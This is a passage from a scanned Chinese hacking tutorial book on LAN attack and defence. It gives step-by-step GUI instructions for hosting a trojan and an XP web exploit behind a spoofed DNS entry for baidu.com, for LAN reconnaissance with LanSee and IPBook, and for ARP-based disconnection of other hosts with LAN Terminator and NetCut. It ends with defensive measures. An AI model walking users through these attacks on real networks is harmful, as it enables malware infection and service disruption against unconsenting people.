


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤13：查看服务器的运行状态

返回HTTP傻瓜服务器主界面窗口，此时可看见架设的服务器已经成功运行。




步骤14：移动执行程序和网马程序

将前面生成的被控制端执行程序和xp_sp2网马移动到xp_sp2文件夹中。




步骤15：更改主页的HTML代码

以记事本的形式打开本地电脑的主页，然后在代码的最后面加上如右图所示的浮动框架代码。




2. 进行DNS欺骗

经过前面的准备，接着便可进行DNS欺骗了。常用的工具为cain，其主界面如下图所示，运行该软件之前要确保主机为以太网适配器，否则将无法运行该工具。



利用该软件可以嗅探出局域网中的所有主机，然后再新建ARP欺骗，用来隐藏自己的真实身份，最后进行DNS欺骗设置。在设置的过程中，需要输入网请求的DNS域名和本机的改写响应包的IP地址，通常将DNS域名设置为局域网用户常常浏览的网页，例如设置为www.baidu.com，然后将改写响应包的IP地址设为本机的IP地址。这样一来，局域网中的用户虽然在浏览器地址栏中输入www.baidu.com，但是打开的网页却是黑客设置的主页，也就是在上面的内容中设置的主页。这就成功地利用DNS欺骗在局域网中挂上了木马，其流程如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.3 局域网攻击与防范

关键字
LanSee、IPBook、局域网终结者

视频学习 光盘\第11章 局域网攻防实战\11-3 局域网攻击与防范

难度水平 ◆◆◇◇◇

黑客在攻击局域网前一般都会先使用一些工具（LanSee、IPBook等）进行查看，对该局域网有一定了解后便可使用局域网终结者、网络剪刀手等工具进行攻击。面对这些攻击，用户只要做好防范措施就不用再惧怕了。

11.3.1 局域网查看工具

黑客常用的局域网查看工具有LanSee和IPBook两款软件，下面分别介绍这两款软件。

1. 使用LanSee工具

LanSee是一款能够查看局域网中各种信息的工具，它集成了局域网搜索功能，可以快速地搜索出计算机（包括计算机名、IP地址、MAC地址、所在工作组、用户），共享资源，共享文件等。用户可参照下面的操作步骤使用该工具对局域网进行查看。


步骤1：启动LanSee应用程序

LanSee通常只有150KB大小，将其下载后无须安装，直接双击对应的快捷图标。



步骤2：查看局域网中的活动端口


打开LanSee主界面，在左侧依次单击“端口工具>活动端口”选项，接着可在右侧看见局域网中开放了活动端口的主机和端口号。



步骤3：扫描局域网中的活动端口

❶ 单击窗口左侧的“扫描端口”选项。

❷ 单击右侧的【开始】按钮，等待一会儿后可在上方看见局域网中的活动端口。



步骤4：IP地址与计算机名的转换

❶ 在“实用工具箱”选项组中输入要查找计算机名对应的IP地址。

❷ 输入完毕后单击【IP->计算机名】按钮，接着可在上方看见转换的结果。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：查看本机的适配器信息


单击窗口左侧的“适配器信息”选项，接着可在右侧看见本机的计算机名、IP地址、MAC地址等信息。



步骤6：添加文件共享

❶ 在窗口左侧依次单击“聊天工具>文件共享”选项。

❷ 在右侧单击【添加共享】按钮。




步骤7：选择需要共享的文件

❶ 弹出“打开”对话框，在“查找范围”下拉列表框中选择共享文件所在的位置。


❷ 在列表框中选择共享文件。

❸ 选中后单击【打开】按钮。



步骤8：查看共享的文件

执行上一步操作后返回LanSee主界面窗口，此时可在“我的共享文件”选项组中看见设置的共享文件。如果要取消该共享文件，单击【取消共享】按钮即可。



步骤9：导入局域网中的计算机

❶ 依次单击窗口左侧的“管理工具>发送消息”选项。

❷ 在右侧单击【导入计算机】按钮，等待一会儿后可看见局域网中主机的IP地址。




步骤10：向其他主机发送消息

❶ 在“IP地址”列表框中选择要发送消息的主机，勾选其对应的复选框。

❷ 输入发送的消息内容。

❸ 输入完毕后单击右下方的【发送】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：开启信使（Message）服务

如果对方未能接收到自己发送的消息，则很有可能是对方未开启信使（Message）服务，只需在对方计算机中执行“控制面板->管理工具->服务->启动Message”服务操作即可。

步骤11：搜索局域网中所有的主机

❶ 在窗口左侧依次单击“搜索工具>搜索计算机”选项。

❷ 单击右侧的【开始】按钮，等待一会儿即可在上方看见局域网中所有的主机。



步骤12：搜索共享文件

❶ 单击“搜索共享文件”选项。

❷ 单击右侧的【开始】按钮，等待一会儿即可在上方看见局域网中所有主机的共享文件。



步骤13：搜索共享资源

❶ 单击“搜索共享资源”选项。

❷ 在右侧单击【开始】按钮开始搜索，搜索完毕后可在上方的列表框中看见共享资源的文件名及所在的计算机。



步骤14：设置共享资源

❶ 单击“设置共享资源”选项。

❷ 在“共享目录”文本框右侧单击【浏览】按钮。



步骤15：选择共享的资源

❶ 弹出“浏览文件夹”对话框，在列表框中选择共享的资源。

❷ 选中之后单击【确定】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤16：将选中的资源添加为共享资源

执行上一步操作后返回主界面，单击【添加共享】按钮即可将选中的资源添加为共享资源。



步骤17：安装WinPcap驱动

❶ 在窗口的左侧依次单击“嗅探工具>嗅探服务”选项。


❷ 在右侧选择“网卡”的类型。

❸ 选中后单击【安装WinPcap驱动】按钮，将WinPcap驱动安装到计算机中。



步骤18：扫描网络

安装完毕后单击右侧的【扫描网络】按钮扫描局域网中的主机，扫描完毕后可在上方的列表框中看见扫描的结果。



提示：WinPcap

WinPcap（windows packet capture）是Windows平台下一个免费、公共的网络访问系统。开发WinPcap这个项目的目的在于为Win32应用程序提供访问网络底层的能力。它具有捕获原始数据包，在数据包发往应用程序之前按照自定义的规则将某些特殊的数据包过滤掉，在网络上发送原始的数据包，收集网络通信过程中的统计信息等功能。

步骤19：捕获数据包

❶ 单击窗口左侧的“捕获数据包”选项。


❷ 在右侧单击【开始】按钮开始捕获，耐心等待一段时间后会在上方的列表框中看见捕获的结果。



步骤20：流量统计

❶ 单击窗口左侧的“流量统计”选项。

❷ 在右侧单击【开始】按钮开始统计，耐心等待一段时间后会在上方的列表框中看见对当前主机的流量统计。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 使用IPBook工具

IPBook（超级网络邻居）是一款小巧的搜索局域网共享资源及FTP共享的工具，该软件自解压后就能直接运行，无须安装。

IPBook拥有许多的辅助功能，包括搜索并打开局域网内任意网段机器的共享资源，搜索HTTP服务、FTP服务及隐藏共享，给指定的计算机发送弹出式短消息，查看任意IP地址的计算机名、工作组和MAC地址等，并且还可以将查处的主要信息存储起来以便于下次查看。除此之外，它还能够对指定的IP地址进行Ping、Nbstat，检测端口是否开放等操作。

步骤1：启动IPBook应用程序

下载IPBook后将其解压到本地计算机中，双击对应的快捷图标。



步骤2：扫描设置的网段


❶ 打开IPBook主界面窗口，在IP范围选项组中输入IP范围，例如输入192.168.1。

❷ 输入完毕后单击【扫描一个网段】按钮。



步骤3：查看扫描的结果

耐心等待一会儿后可在“计算机区”列表框中看见扫描的结果。



步骤4：选中搜索HTTP服务

单击“点验共享资源”右侧的下三角按钮，在弹出的列表中选中搜索HTTP服务。




步骤5：单击【点验共享资源】按钮

执行上一步操作之后，单击【点验共享资源】按钮开始搜索该网段内的共享资源。



步骤6：查看搜索的结果

该过程要花费一些时间，请耐心等待，完毕后可在“共享资源区”组中看见结果。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤7：ping目标IP地址

❶ 在“IP地址”文本框中输入目标IP地址。

❷ 输入完毕后单击【Ping】按钮，接着可在底部的列表框中看见ping的结果。



步骤8：向目标主机发短信

若要向目标IP地址发送短消息则可单击【发短信】按钮。




步骤9：输入短信内容

弹出“短信”对话框，输入短信内容、收/发信人，然后单击【发送】按钮即可。




步骤10：转换IP主机名

用户若要查询该IP地址对应的主机名，则可单击“其他工具”右侧的下三角按钮，在弹出的列表中依次单击“域名、IP地址转换>IP->Name”命令，接着可在底部的列表框中看见转换的结果。




步骤11：转换域名与IP

用户若要查询主机名对应的IP地址，则可单击“其他工具”右侧的下三角按钮，在弹出的列表中依次单击“域名、IP地址转换>域名->IP”命令。



步骤12：查看转换的结果

弹出IPBook对话框，此时可看见转换的结果，单击【OK】按钮退出。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤13：探测固定端口


❶ 用户若要探测局域网中某一主机的固定端口，则可在“端口”文本框中输入端口号。

❷ 输完毕后单击【探测端口】按钮开始探测。



步骤14：查看探测的结果

探测完毕后可在底部的列表框中看见探测的结果。如果用户对端口的知识不怎么熟悉，则可采用大范围端口扫描的方式扫描局域网中的目标主机。



步骤15：输入该局域网的相关信息


❶ 单击“数据库”标签切换至“数据库”选项卡下。

❷ 此时可看见局域网中所有主机的信息，若想保存这些信息则单击【输出】按钮。



步骤16：选择保存的位置

弹出“输出”对话框，在“保存在”下拉列表中选择保存的位置，例如选择本地磁盘（E:）。



步骤17：设置文件名

❶ 在“文件名”文本框中输入设置的文件名，例如输入局域网各主机信息。

❷ 输入完毕后单击【保存】按钮。



步骤18：设置保存项目

❶ 弹出“保存项目”对话框，勾选需要保存的项目，建议用户全部勾选。

❷ 选中之后单击【确定】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤19：查看保存的文件

打开E盘对应的窗口，此时可在窗口中看见保存的文件，双击该文件可查看其详细内容。




11.3.2 使用局域网终结者

局域网终结者是一款局域网中常用的工具，它用于构造虚假的ARP包来欺骗主机，使得指定的主机被迫从网络中断开。该软件只对以路由作为划分的同一局域内主机产生作用。

步骤1：添加需要阻断的目标IP地址


❶ 启动局域网终结者应用程序，在主界面的“目标IP”文本框中输入想要阻断的目标IP地址。

❷ 输入完毕之后单击【添加到阻断列表】按钮。



步骤2：查看被阻断的目标IP地址

执行上一步操作之后可在“正在被阻断的IP地址列表”框中看见添加的IP地址，该IP地址的主机将暂时无法上网，若想取消该IP地址的阻断，则选中它并单击右侧的【取消选中地址】按钮即可。




11.3.3 使用网络剪刀手NetCut

网络剪刀手是一款可以切换局域网里任何主机和网关之间的连接，使其与互联网断开，无法上网，同时可在其主界面中看见局域网内所有的IP地址和MAC地址。

步骤1：启动网络剪刀手应用程序

从网络中下载网络剪刀手安装软件后，将其安装到本地计算机中，然后双击桌面上对应的快捷图标，启动网络剪刀手应用程序。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤2：单击【选择网卡】按钮

打开网络剪刀手主界面，单击【选择网卡】按钮。



步骤3：选择网卡

弹出“选择网卡”对话框，选中网卡后单击右侧的【确定】按钮。



步骤4：选择要切断的目标主机

❶ 返回主界面窗口中，按住【Ctrl】键后选择想要切断的目标主机。

❷ 选中之后单击【切断】按钮。



步骤5：查看切断后的状态

执行上一步操作之后可看见选中的目标主机处于“关”状态，即表示它们暂时无法与互联网相连接。



步骤6：恢复连接

如果想要恢复它们的连接则单击【恢复】按钮。



步骤7：查看恢复连接后的状态

此时可看见所有的目标主机都处于“开”状态，即成功恢复连接。



11.3.4 局域网攻击防范措施

想要在局域网中保护自己电脑的安全，就要做好局域网安全防护措施，简单地说可以从三个方面来做好防范措施：第一方面是防扫描；第二方面是防溢出；第三方面是防窃密。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1. 防扫描，让攻击者晕头转向

几乎所有的入侵都是从扫描开始的，攻击者首先判断目标主机是否存在，进而探测其开放的端口和存在的漏洞，然后根据扫描结果采取相应的攻击手段实施攻击。因此，防扫描是安全防护的第一步。防扫描做得好，就会让恶意攻击失去目标。

（1）防范原理

攻击者采用的扫描手段有很多，可以使用Ping、网络邻居、SuperScan、NMAP、NC、S扫描器等工具对目标计算机进行扫描。因此，要针对这些扫描进行防范，首先要禁止ICMP的回应，当对方进行扫描的时候，由于无法得到ICMP的回应，扫描器会误认为主机不存在，从而达到保护自己的目的。另外，利用蜜罐技术进行扫描欺骗也是不错的方法。


现在的黑客工具非常普及，其操作也越来越傻瓜化，入侵门槛比较低。一个具有初、中级电脑水平的攻击者利用扫描器随意扫描，就能够完成一次入侵。做好防扫描措施，就能够在很大程度上杜绝一般入侵者的骚扰，而这也是网络入侵的大多数。

（2）防范措施

防扫描所采取的措施主要是针对端口的，用户既可以采用1.3.4小节介绍的方法关闭或者限制某些不必要的端口，也可以使用防火墙技术来禁止ICMP报文的回应。这里以Windows防火墙为例进行介绍。


步骤1：启动Windows防火墙

打开“控制面板”窗口，双击窗口中的“Windows 防火墙”快捷图标。




步骤2：切换至“高级”选项卡下

弹出“Windows 防火墙”对话框，单击“高级”标签切换至“高级”选项卡下。




步骤3：ICMP设置

执行上一步操作后，接着在ICMP选项组中单击【设置】按钮。



步骤4：不允许传入回显请求

弹出“ICMP设置”对话框，取消勾选“允许传入回显请求”复选框，然后单击【保存】按钮退出即可。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：蜜罐技术

使用蜜罐技术所采用的蜜罐工具很多，但是其原理大同小异，首先需要虚拟一台有缺陷的服务器，等着恶意攻击者上钩。在黑客看来被扫描的主机似乎打开了相应的端口，但是却无法实施攻击，从而保护了真正的服务器。

2. 防溢出，让攻击者无功而返

溢出是应用软件永远的痛！在黑客频频攻击、系统漏洞层出不穷的今天，任何人都不能保证系统、应用程序不被溢出。既然溢出似乎是必然的，而有一定电脑基础的人都可以利用对应的工具完成一次溢出。这样看来，用户的系统就处于随时被溢出的危险中，所以防溢出也是用户必须要做的工作。

防溢出采取的相关措施有及时修复系统漏洞、服务最小化、组策略配置、服务器降级等有效措施。

（1）及时修复系统漏洞

尽最大的可能将系统的漏洞补丁都打完。Microsoft Windows Server系列的服务器系统可以将自动更新服务打开，然后让服务器在指定的某个时间段内自动连接到Microsoft Update网站进行补丁的更新。如果服务器为了安全起见禁止对公网外部的连接的话，可以用Microsoft WSUS服务在内网进行升级。

（2）服务最小化

最少的服务等于最大的安全，停掉一切不需要的系统服务，卸载电脑中多余的应用程序，最大限度地降低服务器的被攻击系数。

（3）组策略设置

用户可通过在组策略中禁用一些危险的应用程序来防止溢出，这里以命令提示符为例向大家介绍其操作方法。

步骤1：输入gpesit.msc命令

❶ 按下【WIN+R】组合键，弹出“运行”对话框，在“打开”文本框中输入gpesit.msc命令。


❷ 输入完毕后单击【确定】按钮。



步骤2：选择阻止访问命令提示符

❶ 打开“组策略”窗口，在窗口左侧依次单击“用户配置>管理模板>系统”选项。

❷ 在右侧双击“阻止访问命令提示符”选项。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：设置阻止访问命令提示符属性

